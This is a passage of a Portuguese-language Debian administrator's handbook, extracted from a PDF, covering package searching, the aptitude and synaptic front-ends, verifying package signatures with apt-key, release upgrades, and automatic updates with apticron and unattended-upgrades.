axi-cache	<p><code>apt-cache search</code> é uma ferramenta muito rudimentar, implementando, basicamente grep em descrições de pacotes. Que muitas vezes retorna resultados demais ou nenhum quando você incluir muitas palavras-chave.</p> <p><code>axi-cache search</code> expressão, por outro lado, oferece melhores resultados, ordenados por relevância. Ele usa o Motor de busca <i>Xapian</i> que faz parte do pacote <i>apt-xapian-index</i> que indexa toda a informação pacote (e mais, como o arquivo <code>.desktop</code> de todos os pacotes Debian). Ele sabe sobre marcas (veja a barra lateral O campo Tag [84]) e retorna os resultados em questão de milissegundos.</p> <pre>\$ axi-cache search package use::searching 105 results found. Results 1-20: 100% packagesearch - GUI for searching packages and viewing ➔ package information 98% debtags - Enables support for package tags 94% debian-goodies - Small toolbox-style utilities 93% dpkg-awk - Gawk script to parse /var/lib/dpkg/{status, ➔ available} and Packages 93% goplay - games (and more) package browser using DebTags [...] 87% apt-xapian-index - maintenance and search tools for a ➔ Xapian index of Debian packages [...] More terms: search debian searching strigi debtags bsearch ➔ libbsearch More tags: suite::debian works-with::software:package role ➔ ::program interface::commandline implemented-in::c++ ➔ admin::package-management use::analysing 'axi-cache more' fornecerá mais resultados</pre>


Algumas funcionalidades são raramente usadas. Por exemplo, `apt-cache policy` mostra as prioridades das fontes de pacotes assim como de pacotes individuais. Outro exemplo é `apt-cache dumpavail` que mostra os cabeçalhos de todas as versões disponíveis de todos os pacotes. `apt-cache pkgnames` mostra a lista de todos os pacotes que aparecem pelo menos uma vez no cache.

6.4. Interfaces: `aptitude`, `synaptic`

APT é um programa C++ cujo código reside principalmente na biblioteca compartilhada `libapt-pkg`. Usar uma biblioteca compartilhada facilita a criação de interfaces de usuário (front-ends), já que o código contido na biblioteca pode facilmente ser reutilizado. Historicamente, `apt-get` foi projetado apenas como um front-end de teste para `libapt-pkg`, mas seu sucesso tende a obscurecer esse fato.

6.4.1. aptitude

`aptitude` é um programa interativo que pode ser usado em modo semi-gráfico no console. Você pode navegar a lista de pacotes disponíveis e instalados, buscar em todas as informações disponíveis e selecionar pacotes para instalar ou remover. O programa é projetado especificamente para ser usado pelos administradores, de forma que seu comportamento padrão seja muito mais inteligente que o do `apt-get` e sua interface muito mais fácil de entender.



The screenshot shows the `aptitude` command-line interface. At the top, there's a menu bar with options like 'Ações', 'Desfazer', 'Pacote', 'Resolvedor', 'Pesquisar', 'Opções', 'Visões', and 'Ajuda'. Below the menu, status information is displayed: 'C-T: Menu ? Ajuda q: Sair u: Actualizar g: Visualizar/Download/Instalar/Rs aptitude 0.7.8 @ lap-fred #Quebrado: 2 Disk: +64,5 MB DL: 21,5 MB'. The main area shows a tree view of package categories: '--- Novos pacotes (50085)', '---\ Pacotes instalados (516)', '---\ admin - Utilitários administrativos (instalar programas, gerenciar usuários)', and '---\ main - 0 repositório principal Debian (49)'. Under 'main', a list of packages is shown with their versions: acpi-support-base (0.142-8), acpid (1:2.0.26-1), adduser (3.114), and anacron (2.3-23). A message below the list states: 'A distribuição Debian consiste de pacotes da seção 'main'. Cada pacote na seção 'main' é Software Livre.' A note follows: 'Para maiores informações sobre o que o Debian considera ser Software Livre, veja http://www.debian.org/social_contract.pt.html#guidelines'. Another message says: 'Este grupo contém 49 pacotes.' At the bottom, a red footer bar displays the text: '[1(1)/...] Sugere 27 mantidos' and 'e: Examinar !: Aplicar .: Próximo ..: Anterior'.

Figura 6.1 O gerenciador de pacotes `aptitude`

Quando o `aptitude` começa, ele mostra uma lista de pacotes ordenada por estado (instalado, não-instalado ou instalado mas não disponível nos espelhos — outras seções mostram tarefas, pacotes virtuais e novos pacotes que apareceram recentemente nos espelhos). Para facilitar a navegação temática, outras visões estão disponíveis. Em todos os casos, o `aptitude` mostra uma lista combinando categorias e pacotes na tela. Categorias são organizadas através de uma estrutura de árvore, cujos ramos podem respectivamente ser expandidos ou fechados com as teclas Enter, [ou]. + marca um pacote para instalação, - marca para remoção e _ para expurgo (observe que estas teclas também podem ser usadas para categorias, e neste caso as ações correspondentes serão para todos os pacotes da categoria). u atualiza (update) as listas de pacotes disponíveis e Shift+u prepara uma atualização de sistema global. g alterna para uma visão resumida das mudanças necessárias (e digitar g de novo vai realizar as mudanças), e q (quit) sai da visão atual. Se você já está na visão inicial, isto fecha o `aptitude`.

DOCUMENTAÇÃO
aptitude

Esta seção não cobre os detalhes mais sutis do uso do `aptitude`, ao invés disto ela se concentra em dar-lhe um kit de sobrevivência para usá-lo. `aptitude` é bastante bem documentado e aconselhamos que você use seu manual completo disponível no pacote `aptitude-doc-en` (`/usr/share/doc/aptitude/html/en/index.html`).

Para buscar por um pacote, você pode digitar / seguido pelo padrão de busca. Este padrão pode coincidir com o nome do pacote, mas também pode ser aplicado à descrição (se precedido por ~d), à seção (com ~s) ou a outras características detalhadas na documentação. Os mesmos padrões podem filtrar a lista de pacotes exibidos: digite a tecla l (de *limit*) e digite o padrão.

Gerenciando o “automatic flag” do pacote Debian (veja Seção 6.2.7, “[Rastreando Pacotes Instalados Automaticamente](#)” [119]) é fácil com **aptitude**. É possível navegar na lista de pacotes instalados e pacotes marcados como automáticos com Shift+m ou remover a marca com a tecla m. “Pacotes automáticos” são exibidos com um “A” na lista de pacotes. Esse recurso também oferece uma maneira simples de visualizar os pacotes em uso em uma máquina, sem todas as bibliotecas e dependências que você realmente não se preocupa. O padrão relacionado que pode ser usado com l (para ativar o modo filtro) é ~i!~M. Ele especifica que você só quer ver os pacotes instalados (~i) não marcados como automáticos (!~M).

FERRAMENTA	
Usando aptitude na interface de linha de comando	<p>A maioria das funcionalidades do aptitude estão disponíveis tanto na interface interativa quanto na linha de comando. A interface de linha de comando é bem familiar para quem já usa os comandos apt-get e apt-cache.</p> <p>As funcionalidades avançadas do aptitude também estão disponíveis na linha de comando. Você pode usar os mesmos padrões de busca de pacotes da versão interativa. Por exemplo, se você quiser limpar a lista de pacotes “instalada manualmente”, e se você sabe que nenhum dos programas instalados localmente requer bibliotecas particulares ou módulos Perl, você pode marcar os pacotes correspondentes como automáticos com um único comando:</p> <pre># aptitude markauto '~slibs ~sperl'</pre> <p>Aqui, você pode claramente ver o poder do sistema de padrões de busca do aptitude, que permite a seleção instantânea de todos os pacotes nas seções libs e perl.</p> <p>Cuidado, se alguns pacotes são marcados como automáticos e se não há outros pacotes dependendo deles, eles serão removidos imediatamente (depois de uma confirmação).</p>

Gerenciando Recomendações, Sugestões e Tarefas

Outra funcionalidade interessante do **aptitude** é o fato que ele respeita recomendações entre pacotes mesmo dando aos usuários a escolha de, caso a caso, não instalá-los. Por exemplo, o pacote *gnome* recomenda *gdebi* (entre outros). Quando você seleciona o primeiro para instalação, o último também vai ser selecionado (e marcado como automático se ainda não estiver instalado no sistema). Digitando g torna isto óbvio: *gdebi* aparece na tela de resumo das ações pendentes na lista de pacotes instalados automaticamente para satisfazer dependências. Entretanto, você pode decidir não instalar ele desmarcando-o antes de confirmar a operação.

Observe que esta funcionalidade de rastreio de recomendação não se aplica a atualizações (upgrades). Por exemplo, se uma nova versão do *gnome* recomenda um pacote que não recomendava antes, o pacote não vai ser marcado para instalação. Entretanto, ele vai ser listado na tela de atualização para que o administrador possa selecioná-lo para instalação, se desejar.

Sugestões entre pacotes são também levadas em consideração, mas adaptadas a seu status específico. Por exemplo, já que o *gnome* sugere *dia-gnome*, este último será exibido na tela de resumo das ações pendentes (na seção de pacotes sugeridos por outros pacotes). Desta forma, ficará visível e o administrador poderá decidir se deve aceitar a sugestão ou não. Já que isto é apenas uma sugestão e não uma dependência ou uma recomendação, o pacote não será selecionado automaticamente — sua seleção requer uma intervenção manual do usuário (portanto o pacote não será marcado como automático).

No mesmo espírito, lembre que o *aptitude* faz um uso inteligente do conceito de tarefa. Como tarefas são mostradas como categorias nas telas de listas de pacote, você pode tanto selecionar uma tarefa completa para instalar ou remover, ou navegar na lista de pacotes inclusa na tarefa para selecionar um subconjunto menor.

Algoritmos de Solução Melhores

Para concluir esta seção, note que o *aptitude* tem algoritmos mais elaborados comparado com o *apt-get* quando se trata de resolver situações difíceis. Quando um conjunto de ações é requerido e quando estas ações combinadas levam a um sistema incoerente, o *aptitude* calcula vários cenários possíveis e apresenta eles domais para o manos relevante. Entretanto, estes algoritmos não são à prova de falhas. Afortunadamente existe sempre a possibilidade de fazer uma seleção manual das ações a realizar. Quando as ações atualmente selecionadas levam a uma contradição, a parte de cima da tela indica um número de pacotes "quebrados"(e você pode diretamente navegar para estes pacotes pressionando b). É então possível construir manualmente uma solução para os problemas encontrados. Em particular, você pode obter acesso a diferentes versões disponíveis simplesmente selecionando o pacote com Enter. Se a seleção de uma destas versões resolve o problema, não hesite em usá-la. Quando o número de pacotes quebrados baixa a zero, você pode seguramente ir para a tela de resumo das ações pendentes para uma última verificação antes de aplicar as ações.

NOTA

logs do aptitude

Assim como o *dpkg*, *aptitude* mantém um registro das ações executadas no seu arquivo de log (*/var/log/aptitude*). Entretanto, como os dois comandos trabalham em níveis muito diferentes, você não achará a mesma informação nos seus respectivos arquivos de log. Enquanto o *dpkg* loga todas as operações executadas em pacotes individuais, passo a passo, o *aptitude* dá uma visão geral das operações de alto nível, como uma atualização de sistema.

Cuidado, este arquivo de log contém um resumo das operações realizadas pelo *aptitude*. Se outras interfaces (ou o próprio *dpkg*) forem usadas ocasionalmente, então o log do *aptitude* vai conter apenas uma visão parcial das operações, de forma que você não pode se basear simplesmente nele para ter uma história totalmente confiável do seu sistema.

6.4.2. *synaptic*

synaptic é um gerenciador de pacotes gráfico para o Debian que possui uma interface gráfica limpa e eficiente baseada em GTK+/GNOME. Seus muitos filtros prontos para uso permitem o

acesso rápido a novos pacotes disponibilizados, pacotes instalados, pacotes atualizáveis, pacotes obsoletos e muito mais. Se você navegar através destas listas, você poderá selecionar as operações a serem feitas nos pacotes (instalar, atualizar, remover, expurgar); estas operações não são realizadas imediatamente, mas postas em uma lista de tarefas. Um único clique de um botão então valida as operações, que são então realizadas todas juntas.




Figura 6.2 gerenciador de pacotes synaptic

6.5. Verificando Autenticidade do Pacote

Segurança é muito importante para os administradores da Falcot Corp. E desta forma, eles precisam ter certeza que estão instalando pacotes que vem do Debian, sem interceptações no caminho. Um cracker de computador pode tentar adicionar código malicioso num pacote que de outra forma seria legítimo. Tal pacote, se instalado, poderia fazer qualquer coisa que o cracker o tivesse projetado para fazer, incluindo por exemplo revelar senhas e informações confidenciais. Para evitar este risco, o Debian fornece um selo de qualidade a prova de interceptações para garantir - no momento da instalação - que um pacote realmente vem de um mentenedor oficial e não foi modificado por um terceiro.

O selo funciona como uma cadeia de hashes criptográficos e uma assinatura. O arquivo assinado é o arquivo `Release` file, fornecido pelos espelhos Debian. Ele contém uma lista de arquivos `Packages` (incluindo suas formas compactadas, `Packages.gz` e `Packages.xz`, e as versões incrementais), junto com suas hashes MD5, SHA1 e SHA256 que garantem que os arquivos não foram interceptados. Estes arquivos `Packages` contém uma lista de pacotes Debian disponíveis no espelho, junto com seus hashes, que garantem, por sua vez, que os conteúdos dos próprios

pacotes também não foram alterados.

As chaves confiáveis são gerenciadas com o comando `apt-key` encontrado no pacote `apt`. Este programa mantém um chaveiro de chaves públicas GnuPG, que são usados para verificar assinaturas nos arquivos `Release.gpg` disponíveis nos espelhos. Ele pode ser usado para adicionar novas chaves manualmente (quando espelhos não-oficiais são necessários). Mas normalmente apenas as chaves Debian oficiais são necessárias. Estas chaves são mantidas atualizadas automaticamente pelo pacote `debian-archive-keyring` (o que coloca as chaves correspondentes em `/etc/apt/trusted.gpg.d`). Entretanto, a primeira instalação deste pacote em particular requer cautela: mesmo se o pacote é assinado como qualquer outro, a assinatura não pode ser verificada externamente. Administradores cautelosos devem portanto verificar as impressões digitais das chaves importadas antes de confiar nelas para instalar novos pacotes:

```
# apt-key fingerprint  
/etc/apt/trusted.gpg.d/debian-archive-jessie-automatic.gpg  
-----  
pub 4096R/2B90D010 2014-11-21 [expires: 2022-11-19]  
      Key fingerprint = 126C 0D24 BD8A 2942 CC7D F8AC 7638 D044 2B90 D010  
uid          Debian Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>  
  
/etc/apt/trusted.gpg.d/debian-archive-jessie-security-automatic.gpg  
-----  
pub 4096R/C857C906 2014-11-21 [expires: 2022-11-19]  
      Key fingerprint = D211 6914 1CEC D440 F2EB 8DDA 9D6D 8F6B C857 C906  
uid          Debian Security Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>  
  
/etc/apt/trusted.gpg.d/debian-archive-jessie-stable.gpg  
-----  
pub 4096R/518E17E1 2013-08-17 [expires: 2021-08-15]  
      Key fingerprint = 75DD C3C4 A499 F1A1 8CB5 F3C8 CBF8 D6FD 518E 17E1  
uid          Jessie Stable Release Key <debian-release@lists.debian.org>  
  
/etc/apt/trusted.gpg.d/debian-archive-squeeze-automatic.gpg  
-----  
pub 4096R/473041FA 2010-08-27 [expires: 2018-03-05]  
      Key fingerprint = 9FED 2BCB DCD2 9CDF 7626 78CB AED4 B06F 4730 41FA  
uid          Debian Archive Automatic Signing Key (6.0/squeeze) <ftpmaster@debian.org>  
  
/etc/apt/trusted.gpg.d/debian-archive-squeeze-stable.gpg  
-----  
pub 4096R/B98321F9 2010-08-07 [expires: 2017-08-05]  
      Key fingerprint = 0E4E DE2C 7F3E 1FC0 D033 800E 6448 1591 B983 21F9  
uid          Squeeze Stable Release Key <debian-release@lists.debian.org>  
  
/etc/apt/trusted.gpg.d/debian-archive-wheezy-automatic.gpg  
-----  
pub 4096R/46925553 2012-04-27 [expires: 2020-04-25]  
      Key fingerprint = A1BD 8E9D 78F7 FE5C 3E65 D8AF 8B48 AD62 4692 5553  
uid          Debian Archive Automatic Signing Key (7.0/wheezy) <ftpmaster@debian.org>  
  
/etc/apt/trusted.gpg.d/debian-archive-wheezy-stable.gpg  
-----  
pub 4096R/65FFB764 2012-05-08 [expires: 2019-05-07]  
      Key fingerprint = ED6D 6527 1AAC F0FF 15D1 2303 6FB2 A1C2 65FF B764  
uid          Wheezy Stable Release Key <debian-release@lists.debian.org>
```

NA PRÁTICA

Adicionando chaves confiáveis

Quando uma origem de pacotes de terceiros é adicionada ao arquivo `sources.list`, o apt precisa ser instruído a confiar na chave de autenticação GPG correspondente (caso contrário ele vai ficar reclamando que não pode garantir a autenticidade dos pacotes vindo daquele repositório). O primeiro passo, obviamente, é

obter a chave pública. Em geral, a chave vai ser fornecida como um pequeno arquivo texto, que vamos chamar de `key.asc` nos seguintes exemplos.

Para adicionar a chave ao chaveiro confiável, o administrador pode executar `apt-key add < key.asc`. Ou usar a interface gráfica `synaptic`: sua aba "Autenticação" no menu Configurações → Repositórios dá a possibilidade de importar uma chave do arquivo `key.asc`.

Para pessoas que precisam de uma aplicação dedicada e mais detalhes sobre as chaves confiáveis, é possível usar o `gui-apt-key` (no pacote de mesmo nome), uma pequena interface gráfica que gerencia o chaveiro confiável.

Uma vez que as chaves apropriadas estiverem no chaveiro, o APT vai verificar as assinaturas antes de operações arriscadas, e as interface vão exibir um aviso se tiverem que instalar um pacote cuja autenticidade não puder ser verificada.

6.6. Atualizando de uma Versão Estável para a Próxima

Uma das funcionalidades mais conhecidas do Debian é sua habilidade de atualizar um sistema instalado de uma versão estável para a próxima: *dist-upgrade* — um termo bem conhecido — tem contribuído amplamente para a reputação do projeto. Com algumas poucas precauções, atualizar um computador pode levar alguns minutos, ou algumas dezenas de minutos, dependendo da velocidade de download do repositório de pacotes.

6.6.1. Procedimento Recomendado

Como o Debian tem bastante tempo para evoluir entre lançamentos da versão estável, você deve ler as notas de lançamento ("release notes") antes de atualizar.

DE VOLTA AO BÁSICO

Notas de lançamento

As notas de lançamento para um sistema operacional (e, mais geralmente, para qualquer software) são um documento que dá uma visão geral do software, com alguns detalhes a respeito das particularidades de uma determinada versão. Estes documentos são em geral curtos se comparados com a documentação completa, e eles normalmente listam as funcionalidades que foram incluídas da versão anterior para a atual. Eles também dão detalhes dos procedimentos de atualização, alertas para os usuários da versão anterior e algumas erratas.

As notas de lançamento estão disponíveis online: as notas de lançamento para a versão atual da estável tem uma URL dedicada, enquanto notas de lançamento mais antigas podem ser encontradas com seus codinomes:

- ⇒ <http://www.debian.org/releases/stable/releasenotes>
- ⇒ <http://www.debian.org/releases/wheezy/releasenotes>

Nesta seção, vamos focar em atualizar um sistema de *Wheezy* para *Jessie*. Esta é uma operação importante num sistema; e como tal, nunca é 100% segura, e só deve ser tentada depois que todos os dados tenham sido protegidos num backup.

Outro hábito que mantém a atualização mais fácil (e rápida) é organizar a quantidade de pacotes instalados e manter apenas aqueles que são realmente necessários. Ferramentas úteis para isto incluem `aptitude`, `deborphan` e `debfoster` (veja Seção 6.2.7, “[Rastreando Pacotes Instalados Automaticamente](#)” [119]). Por exemplo, você pode usar o seguinte comando: e, em seguida, usar o modo interativo do `aptitude` para checar e ajustar as remoções programadas:

```
# deborphan | xargs aptitude --schedule-only remove
```

Agora para a atualização em si. Primeiro, você precisa mudar o arquivo `/etc/apt/sources.list` para dizer ao APT para obter os pacotes da *Jessie* ao invés da *Wheezy*. Se o arquivo apenas contém referências à *Stable* ao invés de codinomes explícitos, esta mudança não é necessária, já que o nome *Stable* sempre se refere à última versão lançada do Debian. Em ambos os casos, o banco de dados de pacotes disponíveis deve ser atualizado (com o comando `apt update` ou o botão recarregar no `synaptic`).

Uma vez que estas novas fontes de pacotes foram cadastradas, você deve primeiro fazer uma atualização mínima com `apt upgrade`. Ao fazer a atualização em duas etapas, nos facilita o trabalho das ferramentas de gerenciamento de pacotes e muitas vezes garante que temos as versões mais recentes das pessoas, o que pode ter acumulado correções de bugs e melhorias necessárias para concluir a atualização completa da distribuição.

Uma vez que esta primeira atualização é realizada, é hora de lidar com a própria atualização, seja com o `apt full-upgrade`, `aptitude`, ou `synaptic`. Você deve cuidadosamente verificar as ações sugeridas antes de aplicá-las: você pode querer adicionar os pacotes sugeridos ou desmarcar pacotes que são apenas recomendados e que você sabia que não serão úteis. De qualquer forma, a interface deve terminar com um cenário de um sistema *Jessie* coerente e atualizado. Então, tudo o que você tem a fazer é esperar que os pacotes necessários sejam baixados, responder as perguntas do Debconf e possivelmente as perguntas relativas a arquivos de configuração localmente modificados, e sentar e esperar que o APT faça sua mágica.

6.6.2. Lidando com Problemas após uma Atualização

Apesar dos esforços dos mantenedores Debian, uma atualização geral do sistema não é sempre tão suave quanto você gostaria. Novas versões de software podem ser incompatíveis com versões anteriores (por exemplo, seu comportamento padrão ou seu formato de dados pode ter mudado). Além disso, alguns bugs podem passar despercebidos apesar da fase de testes pela qual o lançamento do Debian sempre passa.

Para antecipar alguns destes problemas, você pode instalar o pacote `apt-listchanges`, que mostra informações sobre possíveis problemas no início de uma atualização de pacotes. Esta informação é compilada pelos mantenedores de pacote e colocada em arquivos `/usr/share/doc/package/NEWS.Debian` para os usuários usarem. A leitura destes arquivos (possivelmente através do `apt-listchanges`) pode evitar surpresas desagradáveis.

Às vezes você descobre que uma nova versão de um software não funciona de jeito nenhum. Isto geralmente acontece se a aplicação não é muito popular e não foi testada o suficiente; uma atualização que acabou de acontecer também pode introduzir regressões que são encontradas

apenas no lançamento estável (“stable”). Em ambos os casos, a primeira coisa a fazer é olhar o sistema de rastreamento de bugs em <https://bugs.debian.org/pacote>, e verificar se o problema já foi relatado. Se não tiver sido, você mesmo pode relatá-lo com o `reportbug`. Se ele já é conhecido, o bug report e as mensagens associadas a ele normalmente são uma excelente fonte de informações relativas ao bug:

- algumas vezes um patch já existe, e está disponível no bug report; você pode recompilar uma versão consertada de um pacote quebrado localmente (see Seção 15.1, “Recons-truindo um Pacote a partir de suas Fontes” [434]);
- Em outros casos, os usuários podem encontrar uma gambiarra para o problema e compar-tilhar suas ideias nas respostas do bug report;
- em outros casos, um pacote consertado já pode ter sido preparado e publicado pelo man-tenedor.

Dependendo da severidade do bug, uma nova versão do pacote pode ser preparada especifica-mente para uma nova revisão do lançamento estável. Quando isto acontece, o pacote consertado é disponibilizado na seção `proposed-updates` dos espelhos Debian (veja Seção 6.1.2.3, “Atua-lizações Propostas” [107]). A entrada correspondente pode então ser adicionada temporariamente ao arquivo `sources.list`, e pacotes atualizados podem ser instalados com `apt` ou `aptitude`.

Por vezes, o pacote consertado não fica disponível nesta seção por faltar a validação de alguma pendência dos Stable Release Managers. Você pode verificar se este é o caso na página deles. Pacotes listados lá ainda não foram disponibilizados, mas pelo menos você saberá que o processo de publicação está andando.

⇒ <https://release.debian.org/proposed-updates/stable.html>

6.7. Mantendo um Sistema Atualizado

A distribuição Debian é dinâmica e muda continuamente. A maioria das mudanças ficam nas versões *Testing* e *Unstable*, mas mesmo a *Stable* é atualizada de tempos em tempos, geralmente por algo relativo a segurança. Qualquer que seja a versão do Debian que o sistema rodar, é ge-ralmente uma boa ideia mantê-la atualizada, de forma que você possa se beneficiar das recentes evoluções e consertos de bug.

Mesmo que seja obviamente possível executar periodicamente uma ferramenta para verificar por atualizações disponíveis e executar as atualizações, tal tarefa repetitiva é tediosa, espe-cialmente quando for feita em várias máquinas. Felizmente, assim como muitas tarefas repetitivas, ela pode ser parcialmente automatizada, e um conjunto de ferramentas já foi desenvolvido para isto.

A primeira destas ferramentas é a `apticron`, no pacote de mesmo nome. Seu principal efeito é executar um script diariamente (via `cron`). O script atualiza a lista de pacotes disponíveis, e, se alguns pacotes instalados não estão na versão mais recente, ele envia um email com uma lista destes pacotes e com as mudanças que foram feitas nas novas versões. Obviamente, este pacote foca principalmente em usuários do Debian *Stable*, já que os emails diários podem ser muito

longos para versões de ritmo mais rápido do Debian. Quando atualizações são disponibilizadas, o `apticron` automaticamente baixa elas. Mas não as instala — o administrador ainda tem que fazer isto — mas ter os pacotes já baixados e disponíveis localmente (no cache do APT) torna o serviço mais rápido.

Administradores responsáveis por vários computadores com certeza vão apreciar ser informados de atualizações pendentes, mas as atualizações em si são tediosas como sempre, o que torna o script `/etc/cron.daily/apt` (no pacote `apt`) útil. Este script também é executado diariamente (e não-interativamente) pelo `cron`. Para controlar seu comportamento, use variáveis de configuração do APT (que devem ser postas num arquivo em `/etc/apt/apt.conf.d/`). As principais variáveis são:

APT::Periodic::Update-Package-Lists Esta opção especifica a frequência (em dias) na qual a lista de pacotes é atualizada. Usuários do `apticron` podem seguir sem esta variável, já que o `apticron` já faz esta tarefa.

APT::Periodic::Download-Upgradeable-Packages De novo, esta opção indica uma frequência (em dias), agora para o download dos pacotes em si. Novamente, os usuários do `apticron` não precisam disto.

APT::Periodic::AutocleanInterval Esta opção cobre uma funcionalidade que o `apticron` não tem. Ela controla quão frequentemente pacotes obsoletos (aqueles não referenciados por mais nenhuma distribuição) são removidos do cache do APT. Isto mantém o cache do APT num tamanho razoável e evita que você tenha que se preocupar com esta tarefa.

APT::Periodic::Unattended-Upgrade Quando esta opção está ativada, o script será executado diariamente `unattended-upgrade` (do pacote `unattended-upgrades`) que - como o próprio nome sugere - pode automatizar o processo de atualização de alguns pacotes (por padrão, ele só cuida de atualizações de segurança, mas isso pode ser personalizado em `/etc/apt/apt.conf.d/50unattended-upgrades`). Observe que esta opção pode ser definida com a ajuda de `debconf` executando `dpkg-reconfigure -plow unattended-upgrades`.

Outras opções podem deixar você controlar o comportamento de limpeza de cache com mais precisão. Elas não são listadas aqui, mas são descritas no script `/etc/cron.daily/apt`.

Estas ferramentas funcionam muito bem em servidores, mas usuários de desktop normalmente preferem um sistema mais interativo. É por isto que a tarefa “Debian desktop environment” (“ambiente de área de trabalho Debian”) instala o `gnome-packagekit` (pelo menos quando você seleciona GNOME como ambiente de área de trabalho). Ele fornece um ícone na área de notificação de ambientes de trabalho quando houver atualizações disponíveis; clicar neste ícone, então, executa `gpk-update-viewer`, uma interface simplificada para realizar atualizações. Você pode navegar através das atualizações disponíveis, leia a breve descrição dos pacotes relevantes e as correspondentes entradas `changelog`, e optar por aplicar a atualização ou não numa base caso a caso.




Figura 6.3 Atualizando com gpk-update-viewer

6.8. Atualizações Automáticas

Como a Falcot Corp tem muitos computadores mas pouca mão de obra, seus administradores tentam tornar as atualizações o mais automáticas possível. Os programas encarregados destes processos devem portanto rodar sem intervenção humana.

6.8.1. Configurando dpkg

Como já mencionamos (veja a barra lateral [Evitando as perguntas do arquivo de configuração \[87\]](#)), o dpkg pode ser instruído a não pedir confirmação quando for substituir um arquivo de configuração (com as opções `--force-confdef` `--force-confold`). Interações podem, entretanto, vir de outras origens: algumas vêm do próprio APT, algumas são manipuladas pelo debconf e algumas acontecem na linha de comando devido a scripts de configuração do pacote.

6.8.2. Configurando APT

No caso do APT é simples: a opção `-y` (ou `--assume-yes`) diz ao APT para considerar a resposta a todas as perguntas como sendo “sim”.

6.8.3. Configurando debconf

o caso do debconf merece mais detalhes. Este programa foi, desde sua concepção, projetado para controlar a relevância e a quantidade das perguntas mostradas ao usuário, assim como a forma como são exibidas. É por isto que sua configuração requer uma prioridade mínima para perguntas; apenas perguntas acima da prioridade mínima são exibidas. O debconf supõe a resposta padrão (definida pelo mantenedor do pacote) para perguntas que ele decidiu pular.

O outro elemento de configuração relevante é a interface usada pelo front-end. Se você escolher noninteractive, toda interface de usuário será desabilitada. Se um pacote tenta exibir uma nota informativa, ele vai ser enviado ao administrador via email.

Para reconfigurar o debconf, use a ferramenta `dpkg-reconfigure` do pacote `debconf`; o comando relevante é o `dpkg-reconfigure debconf`. Note que os valores configurados podem ser temporariamente sobreescritos com variáveis de ambiente quando necessário (por exemplo, `DEBIAN_FRONTEND` controla a interface, como documentado na página de manual `debconf(7)`).

6.8.4. Lidando com Interações Via Linha de Comando

A última fonte de interações, e a mais difícil de esconder, são os scripts de configuração executados pelo `dpkg`. infelizmente não existe solução padrão, e nenhuma resposta é substancialmente melhor que outra.

